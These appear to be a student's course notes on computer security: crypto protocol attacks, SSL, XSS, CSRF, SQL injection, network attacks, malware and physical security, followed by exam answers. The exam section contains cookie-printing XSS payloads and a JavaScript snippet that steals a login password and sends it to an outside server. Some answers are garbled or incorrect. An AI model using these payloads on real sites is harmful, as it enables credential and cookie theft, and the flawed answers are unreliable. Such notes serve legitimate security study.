– **Plain Text Recovery:** attacker can recover the plaintext content of an encrypted channel;
– **MESSAGE FORGERY:** attacker can create fake messages & make them look authentic; two types:
—– **1) Selective Forgery:** attacker can choose contents of the forged message (ie. valid text-MAC pair of choice);
—– **2) Existential Forgery:** attacker can forge msg, but can't control its contents (ie. can create valid text-MAC pair w/o control over text content)
TYPES of Attacks (weak→strong):
– **1) PASSIVE Atk:** attacker can listen to messages (release contents) & record messages for offline analysis (of traffic)
– **2) ACTIVE Atk:** attacker can create or modify messages (spoofing) & Repeat previous messages (replay) & May be able to prevent communication (DoS);
– **3) ADAPTIVE Atk:** attacker learns something with each modified message; Uses that to create the next modified msg.
— **e.g. scenario for following attacks** —: A wants to send something to B; They securely establish a shared secret key K & A encrypts the message & sends it to B; C is attacker
SPOOFING atk: C performs by substituting some other message for the cipher text; When B decrypts it, he can't tell that the message has been modified.
DEFENCE against SPOOFING atk: use MDC: A computes MDC of msg & appends to ciphertext; C can tamper with the cipher text & the MDC value, but cannot make the MDC value match the cipher text (bc he doesn't have key used to make mdc; Always take a hash of the plain text, never cipher text); B decrypts cipher text, & then computes the hash of the recovered plain text; msg modified when the MDC values do not match.
– A sends: **[msg|MDC(msg)]**
REPLAY atk: if C can't create valid messages but **can** record messages between A & B & then re-send a old message to B; valid replayed messages will contain valid MDC/MAC values, so B cannot detect that they are not authentic.
DEFENCE against REPLAY atk: use MDC + NONCE to each msg (unique one-time val, never used twice, B keeps track of all values he's seen & ignores a message if he sees a value a second time); MDC = $H(M \mid \text{nonce})$ (need to inc. nonce in mdc hash so that can check that nonce wasn't modified in transit). – A sends: **[Encr(msg)|nonce|MDC(msg+nonc)]**
REORDERING atk: C can buffer messages sent by A to B, & send them to B in a different order.
WHY CBC DOESNT FULLY PROTECT AGAINST REORDERING: while CBC mode does offer some inherent protection against inadvertent ciphertext block reordering due to its chaining mechanism, it does not provide complete protection against intentional or malicious reordering CBC mode operates by XORing each plaintext block with the previous ciphertext block before encryption. This dependency on the previous ciphertext block means that reordering of ciphertext blocks will affect the decryption process. If ciphertext blocks are reordered, the plaintext blocks they correspond to will also be reordered after decryption, potentially leading to a garbled or incorrect plaintext. However CBC mode does not provide explicit protection against intentional or malicious reordering of ciphertext blocks. An attacker who can manipulate the ciphertext (e.g. through a chosen-ciphertext attack) may be able to reorder blocks in a way that still results in a valid decryption, albeit with a different plaintext message.
DEFENCE against REORDERING atk: use MDC + nonce + sequence num to msgs; If msgs come out of order, or a sequence number is missing, B can detect that tampering has occurred; This also prevents C from dropping messages; need to increment sequence num in hash. – A sends: **replay-defnc** & $MDC = H(M \mid \text{seq num})$
SSL (SECURE SOCKETS LAYER): en/de-crypts packets b4 sending between endpoints (server-client/browser) thru not trusted routers so that transitory routers cannot read/alter packet data; **client CAN be authed, but does not have to be**; has 2 phases:
– **A) Key exchange/handshake:** does auth & sets secret key between sender & recvr (can be used for symmetric encryption).
TL;DR: 3 steps; 1) Establishes the suite of ciphers each side supports, and what eversion of the protocol is being used; 2) Securely establishes a shared secret that can be used as a session key 3) Auth each others' identities, via certifications.
—– **1) Client (C→S) Hello:** client indicates which SSL versions & ciphers it is capable of supporting
—– **2) Server (S→C) Hello:** server chooses which SSL version & ciphers out of the clients it will use
—– **3) Server (S→C) Certificate:** server attaches its certificate (client checks cert validity & matches server domain name) & and may optionally request the client's certificate
—– **4) Server (S→C) Hello Done:** server wait for client to respond
—– **5) Client (C→S) Certificate:** Only sent if requested
—– **6) (C→S) Key Exchange:** Client creates a random value, called the pre- master secret, and encrypts it with the server's public key derived from the server's certificate
—– **7) (both) Compute Master Secret** using the pre-master secret, random value #1 and random value #2 to compute the Master Secret.
—– **8) (C→S) Client Finish:** Client is ready to use the Master Secret to encrypt all communications & sends MAC of all messages up until now + Client ID
—– **9) (S→C) Server Finish:** server verifies client finish msg, then sends MAC of all msgs up until now + Server ID; all further communications encrypted with Master Secret
– **B) Communication:** can send any num of msgs after keys are setup; has 5 steps:
—– **1)** broken into fragments
—– **2)** fragments are compressed according to the algorithm negotiated during the handshake
—– **3)** calculate & append MACs of each compressed fragment
—– **4)** encrypt each fragment
—– **5)** SSL record header prepended to packet & packet send via TCP
– SSL v3 = **TTL (Transport Layer Security)**
– need application support at endpoints but not in network (endtoend security)
– **SSL is FAST:** data encrypted using symmetric block cipher; handshake is bottleneck using of asymmetric decryption
– Only authenticates machines, not users making requests
– User auth is not done by SSL
– Machine authentication is optional, not done for every SSL interaction
– Downgrade attack is possible - filter/alter support of machine to use significantly weaker encryption schemes or shorter encryption keys **—— A) SSL handshake PROTECTED AGAINST:**
– **...spoofing:** MAC at the end of the handshake contains information for all previous handshake messages
– **...reordering & deletion:** Same as above, think of all the handshake messages for each side as "one" packet
– **...replay:** Handshake cannot be replayed since nonces are used by both sides
– **...MITM attacks:** Certificates are used to authenticate public keys used for encryption
—— B) SSL comms PROTECTED AGAINST:
– **...spoofing:** All encrypted fragments are accompanied by a MAC
– **...reordering & deletion:** Fragments are numbered using sequence numbers, which are used when generating MAC
– **...replay:** Fragment sequence numbers are 64-bits long, so they are unlikely to wrap, and thus act as a nonce as well
what specific parts of the network do we have to trust when using SSL (HTTPS)?
– public keys, certificate, pubkeys for CAs in server, ppl running the server, server software, crypto algos used, *BGP routing*
– (NOT) DNS server, network inbetween, any computers that send ARP replies to client (bc SSL is encrypted)

WEB AUTHENTICATION

BASIC AUTH: send credentials every time you connect. **COOKIE-BASED AUTH:** server return cookie on 1st connect, client return cookie to auth on reconnect.
Cookie PROS:
– are not passed in the URL
– not recorded in the browsing history
– do not reveal the user/passwd if intercepted (altho allow user tracking)
– have expiry time
Cookies SHOULD NOT:
– be used for authentication without SSL
– be made persistent (ie. w/o expiry); otherwise long window of vulnerability for browser cookie to be stolen
SAME ORIGIN POLICY: scripts from a origin/website) cannot access/set properties of documents from other origin/websites.
– **Same Origin Definition: 1)** same protocol (i.e., http or https) **2)** same hostname (`.com≠.co.uk`) **3)** same port number

WEB ATTACKS

XSS (CROSS-SITE SCRIPTING) VULN: allows user to inject script code into webpages viewed by others & *steal cookies, info*
– **1) REFLECTED XSS Atk:** website **not** modified; attacker builds url for a vulnerable site, user needs to click on url for attack
– **2) PERSISTANT XSS Atk:** website is modified; attacker posts script on vulnerable site, then user needs to visit site for atk.
– **DEFENSE Against XSS: 1)** input validation/filtering (hard bc obscuring JS is easy); also defends from ***SQL INJECTION*** **2)** *blacklisting all special chars in posted rich content* (e.g. script tags) *b4 send to user.* **3)** *whitelisting some safe chars only.* **4)** `HTTP_only` *cookies* (inaccessible to JS).
SQL INJECTION: if there is some place in URL to put input for SQL command **AND** there is some difference in effect of true/correct & false/incorrect value provided (e.g. response takes 1s longer if email no exist), **then** we can append a randomly selected value for the field that isn't supposed to be in the url (e.g. card num > 5500) & then run binary search based on whether delay or not (correct or not; **e.g. for above** if card num is >5500 then it will find the email & num & execute in normal time; if card num not bigger then it won't find something so it will take 1s to execute) ⟶ called blind injection attack
HTTP RESPONSE SPLITTING VULN if response header contains user input data, attacker could input carriage return & line feed to spoof separating HTTP response header & body; like reflected XSS, website **not** modified
CSRF (CROSS-SITE REQUEST FORGERY) VULN Allows unauthorized commands from user to website. Attacker tricks user into visiting site with link user may have visited. If user's browser has valid auth cookie, attacker issues auth request on behalf of user. Bypasses same origin policy. Exploits trust that a website has for a user's browser (website cannot distinguish between legit & unauthorized requests from user) vs. **PREV VULNS** exploit trust a user has for websites (user cannot distinguish between script from website & script injected into website by attacker).
– **how CSRF token bypass attack works:** XSS attack starts by parsing current page, then finds whatever secret token is on current page & uses it for subsequent call to next page.
—- websites try to prevent cross-site request forgeries by putting a secret token on a page, CSRF token bypass attack works by loading/parsing that page from the victim machine, stealing the token off of it, & then using that token in the subsequent request to make it look like the user had actually gone through some sequence of pages.
– **DEFENSE Against CSRF-: 1)** limit lifetime of auth cookies **2)** check HTTP referrer header (URL of prev webpage to link) **3)** require secret token in GET/POST params **4)** require auth info in GET/POST params (not just cookies)

ACCESS CONTROL

is a lot of work for each website to have their own user auth, registration, pswd recovery; lots of diff user-pswd needed for each user; **solve problem via**
FEDERATED IDENTITY: Designate a central **Identity Provider** to handle auth (describes **"how"** auth is acheived)
– **ONLY FI** means diff websites don't trust each other & so need to reauth via FI each time you use a new service.
– **Kerberos System:** uses symmetric Needham-Schroeder protocol for key exchange & trusted third party (**1)** auth server & **2)** ticket-granting [TG] server); **1)** auth server knows all user pswds & provides TG ticket to a user so they have auth to use TG service. **2)** TG server performs access control: knows secret keys of all services & provides **TICKETS** to user to indicate user has auth to use some service. **TICKET:** encrypted (via secret key of service) key with user name, what services they can access, & expiry time. — *can X access Y, if yes give ticket* (key point is dividing authentication, authorization, & service on diff levels)
SSO (SINGLE SIGN ON): use can access multiple services after they auth once; describes **"what"** user has to do for auth (no outsrcing identity to external providers)
– **SSO + FI:** eg Google,UofT; login once then use same auth for other services
– **SSO but no FI:** When no outsourced identity is being provided to other external providers (e.g. Amazon, ECF)
Typical web flow today: **1)** user auth with identity service provider; **2)** provider sends unforgeable & unleaked token to user; **3)** user sends token to service they want to access; **3)** service auths user as identity server has certified useridentity (e.g. **OAuth: authorizes, many use it for auth**)
AUTHENTICATION: service wants to determine the identity of an untrusted user
AUTHORIZATION: user wants to permit an untrusted service access to sensitive resources (eg the user's identity & data)
– **AUTHORIZATION CODE GRANT PROTOCOL:** 3 parties in any auth event: **1)** Resource owner (User); **2)** Authorization Server (Google); **3) CLIENT (service provider)**
—– STEPS: b4 auth can be done, user must register with auth server: **1)** client provides ≥1 URIs (Uniform Resource Identifier) where tokens should be sent; **2)** user (resource owner) receives unique Client ID to identify user at auth server.

SECURITY POLICIES/MODELS

→ Govern how a system handles data to ensure that a system maintains security
CONFIDENTIALITY Policies: define who has auth to access data/resources to prevent info from being leaked.
INTEGRITY Policies: define trustworthiness or reliability of data to prevent corruption, destruction, defacement of data.
BLP (Bell-La Padula) / MLS (Multi-level Security) CONFIDENTIALITY MODEL: used to build confidentiality policies; has 2 elements: **1) Subjects** (system participants); **2) Objects** (data/resources to protect).
– **Classification level** defines how much security (high⟶low): Top Secret (TS), Secret (S), Classified (C), Unclass... (UC)
– **Category** defines groups of people (e.g. FBI, President/POTUS, general public)
– each object is associated with a security level of the form (classification level, set of categories); e.g. `{TS, {NSA, POTUS}}`
– each subject has security clearance up to a given classification lvl; their max security level is defined as (security clearance, set of categories); e.g. {S, {FBI}}
– set of categories form lattice with dominance relation; eg `{TS, {NSA,POTUS}}` dominates `{S,{NSA,POTUS}` & `{TS, {NSA}}`, etc.
– BLP has 2 rules:
—– **1) Simple SECURITY Property: can only read from things less secure than you (ie no read up);** A subject `s` can read an object `o` iff the security level of `s` dominates security level of `o`, & `s` has discretionary read access to `o`
—– **2) Star*-Property): can only write to things more secure than you (ie no write down);** `s` can write `o` iff the security level of `o` dominates security level of `s`, & `s` has discrtionary write acces to `o`
– **BLP does NOT provide INTEGRITY policy:** bc a low security level subject can modify high security level objects.
BIBA INTEGRITY Policy: math dual of BLP; prevents low integrity data from affecting higher integrity data.
– Each Subject & Object has integrity lvl & subjects can execute other subjects/programs; Biba has 3 rules:
—– **1) Simple INTEGRITY Property: no read down;** `s` is permitted to read an object `o` iff the integrity level of `s` is lower than the integrity level of `o`, i.e. `i(s)≤i(o)`
—– **2) Star*-INTEGRITY Property): no write up;** A subject `s` is permitted to write to an object `o` iff the integrity level of `o` is lower than the integrity level of `s`, i.e `i(o)≤i(s)`
—– **3) s1 can execute s2 iff** `i(s2)≤i(s1)`
BLP vs. BIBA: models are based on opposite assumptions about relation between data sensitivity & trustwrthiness. **BLP** model assumes that the higher the sensitivity of data, the more trustworthy it is. `vs.` **Biba** model assumes that the lower the sensitivity of data, the more trustworthy it is.
– **BLP** model allows downward reading and upward writing, `vs.` **Biba** model allows upward reading and downward writing.
– **BLP more suitable when confidentiality is more important than integrity**, such as military or intelligence systems `vs.` **Biba more suitable when integrity more important than confidentiality**, such as banking or medical systems.

SIDE & COVERT CHANNELS

→ *UNintentional* I/O channels that could be exploited by attackers (prev. looked at *intentional* I/O, e.g. for data access)
SIDE CHANNEL: allows unintentional data flow in/out of system (e.g. user activity, keys); can come from power usage, event timing, etc. unexpected ways
– **RISK of Side Channels INCREASES** when attacker has local/physical access
– **eg Timing Analysis:** algo runtime can leak security info; PREVENT by security-sensitive algos having constant or randomized runtime, independent of input.
– **eg Power Analysis:** power input to our circuit is often also an unintended output that can leak considerable information about the system's operation.
COVERT CHANNEL: created by attacker to intentionally allow implicit info flow outside specified policy (e.g. backdoor)
– system security models specify how information **should** flow (e.i. read/write) when comunicating **explicitly**, but bugs can be used to exploit that.
—– **eg** if 2 processes share lock on a file, then 1 process can transmit one bit of data to the other process, by holding or not holding the lock.
—– **eg** a process can vary the amount of time it takes to execute by causing many page faults, thus transmitting information to another party.
– imply that information is sent intentionally **(vs. info is leaked unintentionally in side chanels)**, & sender wishes to remain undetected; **are hard to detect:** exist whenever the actions of one process affect the actions of another process in some way, even though there is no explicit communication.
– **NON-INTERFERENCE:** system property that allows analyzing covert channels
—– system has non-interference property **iff** any sequence of inputs to a process will produce same outputs regardless of inputs to another process.
—– eg. system responds same way to low & high clearances users, so low clearance user is unable to acquire info about activities of high clearance users.
—– Non-interference is very strict property (is hard to make system satisfy it); **BUT**, every covert channel identified using non-inference analysis is not necessarily usable: **1)** The sender side must be able to control what is transmitted into the channel, & the receiver must be able to interpret the information that is sent **2)** The channel must have sufficient capacity to be useful, e.g., a channel may not be useful if only one bit of information can be transmitted every hour.


NETWORK ATTACKS

Internet Protocols (low⟶high layers):
– **ARP (Address Resolution Protocol):** use to get MAC address from IP address.
—– **ARP spoofing attack**
– **ICMP (Internet Control Message Protocol):** used by the IP layer to send error messages to the source host.
—– **ARP Smurf/amplification attack**
– **TCP/IP:** protocol for routing/transmitting packets with data between points.
—– **1) TCP connection spoofing**
—– **2) TCP reset attacks**
—– **3) SYN flooding**
– **BGP (Border Gateway Protocol):** protocol for updating routing info at routers on failure via p2p (router asks neighbours); Autonomous system (AS) that are independently managed and connect to each other via gateways. BGP updates routing info in a peer-to-peer manner
—– **BGP Bad route announcements**
– **DNS (Domain Name System):** IP address discovery (name to IP addr); Each domain has an NS for DNS mapping for its domain, and in turn can assign other authoritative NS for sub-domains. Hierarchy makes it distributed and helps avoid single-central registers
– – **1) DNS cache poisoning + 2) DNS Rebinding**
>(D)DoS: (DISTRIBUTED) DENIAL of SERVICE <
how ARP works:
—– **1)** host wants to send to IP addr A, sends ARP broadcast to all hosts asking which device owns IP addr of A.
—– **2)** all hosts ignore broadcast except for A (which responds with MAC addr).
—– **3)** host sends pkts to A via MAC addr.
– **ARP spoofing attack:** ARP broadcasts never forwarded outside of subnet, so ataker must control machine on subnet:
—– **1)** attacker makes the hacked machine redirect all traffic to itself by responding to all ARP broadcasts.
—– **2)** Every machine starts to think that the hacked machine owns every IP addr
—– **3)** All LAN traffic is redirected to hacked machine which can start faking services, stealing passwords, etc.
ICMP "Smurf" Attack: flood victim machine with ICMP packets from many devices:
—– **1)** attacker sends ping stream (ICMP echo request) to IP broadcast address with spoofed source IP address of victim
—– **2)** Every host on target network will generate ping replies (ICMP echo replies) to victim, overloading them.
– **DEFENCE against Smurfs: 1) At Host:** disable response to ping broadcasts; **2) At Router/Switch:** disable broadcast fwding
TCP Connection Spoofing: TCP handshake uses initial sequence numbers (ISNs) as "weak" auth (if numbers are wrong, no connection is set up); attacker forges a packet to server spoofing client's source IP addr, if ISN guessed right then atker can connect to the server as the victim client (can send packets but **not** recv).
—– **TCP handshake**
—– **1) C→S:** `SYN(ISN_C), SRC=C`
—– **2) S→C:** `ACK(ISN_C), SYN(ISN_S)`
—– **3) ATK→S:** `ACK(ISN_S), SRC=C)`
– **TCP Reset Attack:** variant/subset of TCP connection spoofing attack; causes false termination of an established TCP connection resulting in (denial of service):
—– **1)** Attacker spoofs the sender's connection & sends a RST packet to the receiver (Requires IP spoofing & guessing the current packet ISN)
—– **2)** On receiving a 'valid' RST ("TCP reset") packet, the receiver immediately terminates the connection
– **DEFENCE against TCP Reset Attack:** ignore bogus/multiple RST packets
– **TCP SYN Flooding:** Attacker sends many connection requests with spoofed IP source addresses; Victim allocates resources for each request until some timeout; Typically, OSs have a fixed bound on these half-open connections; Eventually, the half-open connection queue resource is exhausted & no more requests are accepted, leading to denial of service (DoS).
– takes advantage of the fact that there is no auth in TCP headers so you can fake the source address on any packet
—– **DEFENCES against TCP SYN Flooding: 1)** Reduce half-open conection timeout; **2)** Drop half-open connections randomly; **3)** Make server respond to client & have client send back SYN-ACK cookie (packet containing a seq num; if client is real then client will send ACK back with same seq num server sent; if server never receives ACK then it assumes attacker bc attacker cant generate ACK msg); e.g. use hash of client IP, port num trying to connect to, server port num, etc. & create seq num from hash (so that when client sends reply back the server can calc the has again & check);
– **SYN-ACK cookies:** Client sends SYN, server responds with SYN- ACK ISNs = H(src addr, src port, dest addr, dest port, rand). Honest client responds with ACK(ISNs). Server regenerates ISNs and checks that client response matches ISNs. Rand is derived from 32bit time counter. (Vuln to connection spoofing)
BGP Bad Route Announcements: attacker router advertises its own routes to dests (so traffic gets directed thru attacker's gateway); similar to ARP attack, routers trust each other & don't authenticate their peers, the BGP packets, or the routes advertised by the peers; it is wrongly assumed all BGP routers are configured correctly & not malicious.
DNS Cache Poisoning: attacker updates DNS server's cache with bogus mappings, then hosts would be served these poisoned mappings.
—**1.** Exploit vulnerability of DNS software (buffer overflow) **2.** Spoof DNS response for single host/entire domain
—– **Single Host:** Send DNS request for domain to victim NS. Attacker floods victim NS with several DNS responses with spoofed IP and query ID guesses. If query ID guess is correct and arrives before legit, poisoned.
—– **Domain:** Generate uniquely random subdomain and make DNS requests. Flood victim NS with forged DNS responses with spoofed NS (not domain) with various QID guesses, if correct NS is cached, it will be evicted. If attacker succeeds, it controls all of victimdomain.com
DNS Rebinding Attack: rebinding replaces mapping for attacker's domain with victim's IP (makes attacker domain→victim IP) vs poisoning replaces mapping for victim's domain with attacker's IP (makes victim domain→attacker IP); **bypasses browser's same origin policy** because an attacker's IP address & victim's IP address appear to belong to the same domain.
—– **DEFENCES against DNS attacks:** Browsers don't consider same IP addresses because sites might switch IP for load balancing. Browser can pin DNS/IP mapping to value of first DNS response. Block resolution of external names into local IP addresses at a local nameserver.
Denial of Service (DoS): making a system inaccessible to legitimate users by consuming many resources (bandwith, memory) so others can't get service.
– **Distributed Denial of Service (DoS):** attacker is to build up a large number of compromised hosts, & then use them to simultaneously attack a single target.
—– Bandwidth attack requires flooding the server with packets, so attacker needs more bandwidth than the victim.

NETWORK ATK - DEFENCES

Cryptographic Protocols: Protect against spoofing attacks & injected data (don't protect against DoS attacks)
– Application layer: SSL, SSH
– Transport layer: cryptographically random ISNs for TCP/IP
– Network layer: IPSec
IPSec: provides msg confidentiality, integrity, & source authentication + **protects against replay atks**; has 2 protocols:
– **1) Authenticated Headers (AH):** provides all of above (*except confidentiality* bc IP header fields can be altered during transit) using a MAC stored in AH Header

– **2) Encapsulatng Securty Payload (ESP):** provides all above + encrypting payload to protect contents



IPSec Modes:
- **1) Transport mode:** for when both endpoints support IPSec, but intermediary routers do not; encrypts/authenticates the packet payload (Similar to SSL, SSH)
- **2) Tunnel mode:** for when endpoints do not support IPSec, but endpoint gateways do; encrypts/authenticates the packet header & payload & encapsulates it in another regular IP packet; Similar to SSH tunneling or VPN sq.
– SSL > IPSec when... / because...:
—– **1)** SSL can provide more security because if one connection is compromised, others are not
—– **2)** SSL can provide better access control since with IPSec allows access to entire network
—– **3)** SSL does not require special client software (already in browser) & configuration
—– **4)** SSL is more compatible with firewalls, unless IPSec & firewall are on same device; IPSec often doesn't interoperate well (poorly standardized implementations), so both sides of the connection are required to have the same vendor's devices
—– **5)** If a specific service is required & supported by SSL, is better to select SSL
– IPSec > SSL when... / because...:
—– **1)** IPSec has lower overhead because many users can use the same secure channel while SSL requires connection establishment for each channel
—– **2)** IPSec supports pre-shared keys so PKI is not needed
—– **3)** If access to an entire network is required, VPN software/device using IPSec is a good choice
FIREWALLS: machine whose function is to control access to an internal network; (dis)allow diff types of connections.
– **Firewall Deployment:** firewall is normally placed at entry points between an internal & an external network
– **Firewall Filters:** port number; source addr; protocol; frequency of packets; allowing incoming packets only when an initial outgoing connection has been established; etc.
—- Sometimes certain machines need to be accessible both externally and internally, requiring an internal firewall and a Demilitarized Zone (DMZ) firewall
—– external DMZ firewall restricts external connections, while Internal firewall protects internal network if DMZ is compromised; DMZ is in between the 2 firewalls & internet/internal network.

MALWARE

→ malicious software that is hostile, intrusive or annoying, & is designed to infiltrate or damage a computer system, typically installed without the owner's informed consent; inc. all of the below:
VIRUS + WORM: both hide their presence, replicate automatically, & consume systems resoures; can be destructive; has some differences:
—– **VIRUS:** Spreads secretly, makes a lot of effort to avoid detection; Needs a host program to infect, is not a stand-alone program; Slow spreading, often requires human help; tries to hide
—– **vs. WORM:** Goal is usually to spread as quickly as possible; Stand-alone program, does not infect other programs; Spreads automatically without human intervention; often doesn't try to hide
– **Rootkit:** software designed to hide or obscure the fact that a system has been compromised
– **Trojan:** software that appears to be desirable, but in fact performs malicious actions
– **Backdoor:** a method that allows bypassing normal authentication procedures
– **Spyware:** software installed surreptitiously to intercept the user's interaction with the computer
how VIRUS works + INSERTION POINTS:
– inserts own instructions into existing programs (first when infctd prgrm runs, then may propagate to othr progrms)
– At the beginning of the program:
—– Virus overwrites start of program, then inserts some fixup code to replicate the code that it overwrote
—– Virus length is limited as it can't overwrite too much of the program before causing problems `#VIRUS INSERTION`
- Virus DETECTION: scan for **signatures** that are strings of bits corresponding to instructions found in known viruses.
– Signatures should be long enough so that legitimate code is not mistakenly identified to be infected (false positive); Signatures that are too long lead to scanners missing variants of viruses (false negative)
- 1) POLYMORPHIC Viruses: vary the virus payload from which a signature is generated; Virus uses a simple encryption scheme to defeat a signature scan (usually XOR); Encryption key is changed when virus propagates to a new file, so the encrypted body is never the same; decryption engine decrypts the rest of the virus & is constant, but it is short & simple, making it hard to build a signature.
—– **POLYMORPHIC Virus DETECTION:** scanners will run files they suspect are infected inside an emulator; As the decryptor is run, the virus body will be decrypted; signature scanner will then be able to detect the virus body because the decrypted code does not change; Since the scanner assumes the virus will try to run early in the program's execution, the scanner only needs to run for a short time; If no signature matches after some time, the virus scanner declares the file clean.
- 2) METAMORPHIC Viruses: change their code on every infection by rewriting themselves, inc. Changing register allocations; Using equivalent instruction sequences; Changing the order of blocks of code; Some also integrate themselves into different portions of the infected program, & not just at the beginning (may not always be executed, so slower infection, but is harder to detect their presence)
—– **METAMORPHIC Virus DETECTION:** all methods are imperfect; could run in emulator then look for sequences of executed instructions that indicate a virus; some viruses leave markers in infected files so they know not to infect them again, so it may be possible to look for these markers.
WORMS: spread automatically by identifying & exploiting vulnerabilities in hosts; can spread very fast because they require no human intervention; After finding a new vulnerable machine, the worm installs itself on the machine & searches for another machine; start slowly, then propagate exponentially until most vulnerable machines infected
– **Modern Worms:** scan & spread faster
– **Hit list scanning:** worm builder pre-seeds worms with hosts that are potentially vulnerable (e.g., hosts running a specific version of a program) &, ideally, with high bandwidth (university hosts, other large institutions, etc), so that initially the worm has a lot of scanning bandwidth; can make exponential propagation happen earlier.
– **Local vs. random scanning:** worm can try infecting local hosts first since connecting to them will be faster.
- Worm Exploit PREVENTION: patch systems regularly (since worms exploit vulns); disable unnecessary services to reduce the possibility of running a vulnerable service; firewall services that don't need to be externally visible
- IF Worm DETECTED! Shut down vulnerable service, so that it cannot be infected; Create a signature for detected worms & filter them at the network layer; similar to host-based virus scanner.
- **ZERO-DAY EXPLOITS:** previously-unknown, exploitable security vulnerability; high value, but can be quickly lost if exploits are used (& consequently revealed) as security maintainers react quickly: <0.00001% of malware.
CASE STUDY Stuxnet: used 4 zero-day exploits; files used by Stuxnet to spread were digitally signed using certificates stolen from two major hardware manufacturers; Stuxnet was controlled & monitored via a central pair of websites that Received reports of infected machines & Distributed updated commands/payload to the running copies of the worms; was written to reprogram a specific PLC to: 1) send malicious commands over the control bus to rapidly speed up / slow down the centrifuges; 2) disabled monitoring alarms that would normally report anomalies in the system; 3) actively intercepted & changed status reports from the centrifuges, to misreport their current state of operation; 4) fluctuate between few sec/min of activity & many weeks of dormancy.
Driver Signing: Windows uses a signing mechanism to validate device driver & OS files; Key files are signed by their author, using a public- key signature, to establish the authenticity of a file; Can be used to detect changes to the file, or unauthorized software (e.g., viruses, worms)
PLC (Programmable Logic Controllers) are small programmable controllers, designed to automate mechanical systems (assembly robots, valves, etc.); Typically poor security in these systems, as it's often assumed that they are isolated on an internal network.
BOTNETS: collection of compromised machines running malicious software under a common command- and-control infrastructure; can installed using worms, trojans, backdoors, or system intruders; used for DoS, spamming, key logging, spyware, etc.
– **Botnets Require: 1)** Remote control facility for coordinating bot machines; **2)** Spreading mechanism is similar to worms (defences also similar to worms)
ROOTKIT: any software designed to hide the fact that a system has been compromised; hard to detect bc it subverts the mechanisms that report on processes, files, registry entries, etc.
– IF Memory-based: does not survive reboots ||| IF Persistent: stored in config file & runs on each boot.
– A rootkit may run in user/kernel mode:
—– User mode: Intercepts library or system calls at the user level & modifies returned results.
—– Kernel mode: Intercepts system calls in the kernel, changes kernel code or data structures, & modifies returned results
DEFENCES against Rootkits: similar to virus, worm defences: Host & network based signature detection; File integrity checks that bypass system call (e.g. access disk directly).
GREYLISTING: These things have been temporarily prohibited from accessing your system pending further analysis.

Giv 3 different ways that Javascript can be invoked on a web page. For each example, give a short snippet of HTML and Javascript that will print the page's cookies to the screen [2 i. marks each]. With a link: javascript:alert(document.cookie) ii. With a tag: alert(document.cookie)</script> iii. In an event (handler): <button onclick="alert(document.cookie)>

ive a reason why using a MAC in an authentication cookie is better than each of the i. alternatives below [1 mark each]: Using randomly generated cookies Server needs to remember all cookies that have been issued. Costly for server resources. ii. Using an MDC Can be forged as there is no authentication

You are trying to inject the Javascript and into a web page served by an XSS-vulnerable web site and find that all "+" symbols have been removed from the injected code. Give one way that you can get "+" symbols to be faithfully reproduced in the Javascript. [1 mark]. URLencode the "+" symbol or escape the "+" symbol and unescape it at runtime.

function click_action(evt){ evt.preventDefault(); var password_field = [BLANK #1]('login_password')[BLANK #2]; void((new Image()).src = 'http://rocksteady.csl.toronto.edu/sendmail.php?' + 'to=student' + '&netid=student' + '&payload=' [BLANK #3] '&random=' + Math.random()); setTimeout([BLANK #4],200); } function do_click() { var button=document.getElementsByName('submit_login'); button[0].[BLANK #5] ('click',[BLANK 6] ,false); button[0].click(); } document.getElementsByName('submit_login')[0].addEventListener('click', click_action,false); a) For each blank, give the missing Javascript and describe what your answer does. Your description will be used to assign part marks if the syntax is not quite right. [3 marks each] [Blank #1]: document.getElementsByName Get a handle to the DOM element named 'login_passwd' [BLANK #2]: [0].value The index is required to pick the first element in the array since getElementsByName returns an array. Then we need to get the value in the DOM element. [BLANK #3]: password f Put the stolen password text into the call to the script that will send mail. [BLANK #4]: do_click Call the function that will click the button the user intended to click (after password has been stolen and sent) [BLANK #5]: do_click Call the function that will click the button the user intended to click (after password has been stolen and sent) [BLANK #6]: do_click.
i. Why is it necessary to use setTimeout in the attack code? setTimeout avoids a race condition where the form is submitted before the image is downloaded (and the password is sent to the e-mail script). setTimeout delays the loading of the form. ii. Describe an alternate strategy that does not require setTimeout. Use addEventListener to wait for the "error" event of the image object to fire and then complete the form. iii. How does removing the line "button[0].click();" affect the effectiveness of the attack? The form will never actually get submitted, and this will raise the suspicions of the user being attacked.

a) Can User B send information to user A? Explain your answer [2 marks]. Yes, User B can write to File 2 and User A can read it. b) Can User A send information to user B? Explain your answer [2 marks]. Yes, User A can lock file 3 and User B can test for the lock. Thus, user A can send 1 bit of information on each lock/unlock. This is a covert channel.

PHYSICAL SECURITY LESSONS

Much of what makes security hard to implement/verify is related to negative goals (preventing access to file, making fake messages accepted by real people)
PHYSICAL SECURITY doesn't have open disclosure like digital security bc upgrades are hard & exploit consequences are huge (property, lives). **Digital security** has: **1)** Open Disclosure; **2)** Standards-Based Protocols; **3)** Rapid Update Cycles. **Physical security** has: **1)** Trade Secrets; **2)** Proprietary Protocols; **3)** Long-Lived Systems→ cultures clash in IOT devices.
– Need for MFA & more bits in keys in digital systems as computer power increases mirrors how lockpicking has gotten increasingly sophisticated.
Most lock designs are **secure in theory**, but it is not cost-effective to manufacture every part to perfect tolerances; Differences in implementation (i.e., tiny differences in part dimensions) lead to a product that is not as secure as its design; BUT Small cost-saving change can lead to a major vulnerability.
– physical implementation always imperfect; small differences in tolerances mean that individual elements can be isolated & separately tested/manipulated/bypassed (resulting in system that is practically less secure than its theoretical design); security scales linearly (rather than exponentially) with num of elements in practice.
PHYSICAL PARALLELS TO...
– **Buffer Overflow & Stack Canaries:** detect if an attacker has overlifted a lever; jams the lock in a locked state.
– **Replay Attacks:** someone can intercept & duplicate your physical key (which itself is a token that is unencrypted; has long validity period; is protected by weak distribution channel—your pockets).
– **"Secret Encryption Algorithm":** patented keyblank (basically key shape template); note Kerckhoff's Principle applied: the security of your system must not depend on the scarcity of your key blanks.
– **Nonces:** moveable elements into the key blank (parts of the key need to be able to move in certain ways); hard to make unauthorized blanks.
– **Side-Channel Attacks:**
—– movement of safes on ships would often cause the safes to unlock themselves (solved via balanced wheels).
—– Impressioning: By manipulating a properly prepared key blank in the lock, it's possible to read subtle marks that show the difference between correct & incorrect key cuts; Filing away where the key is marked will eventually lead to a working key.
—– Most businesses have a master key system: provides for single keys that operate different groups of locks; A vulnerability in many systems makes it easy for someone with a lower-privilege key to create a higher-privilege key
Firewall: 1) Moderate security lock covers high-security lock; **2)** sensors that detect "attacks" (e.g. impact, cutting, high temp) & prevent safe from opening when triggered.
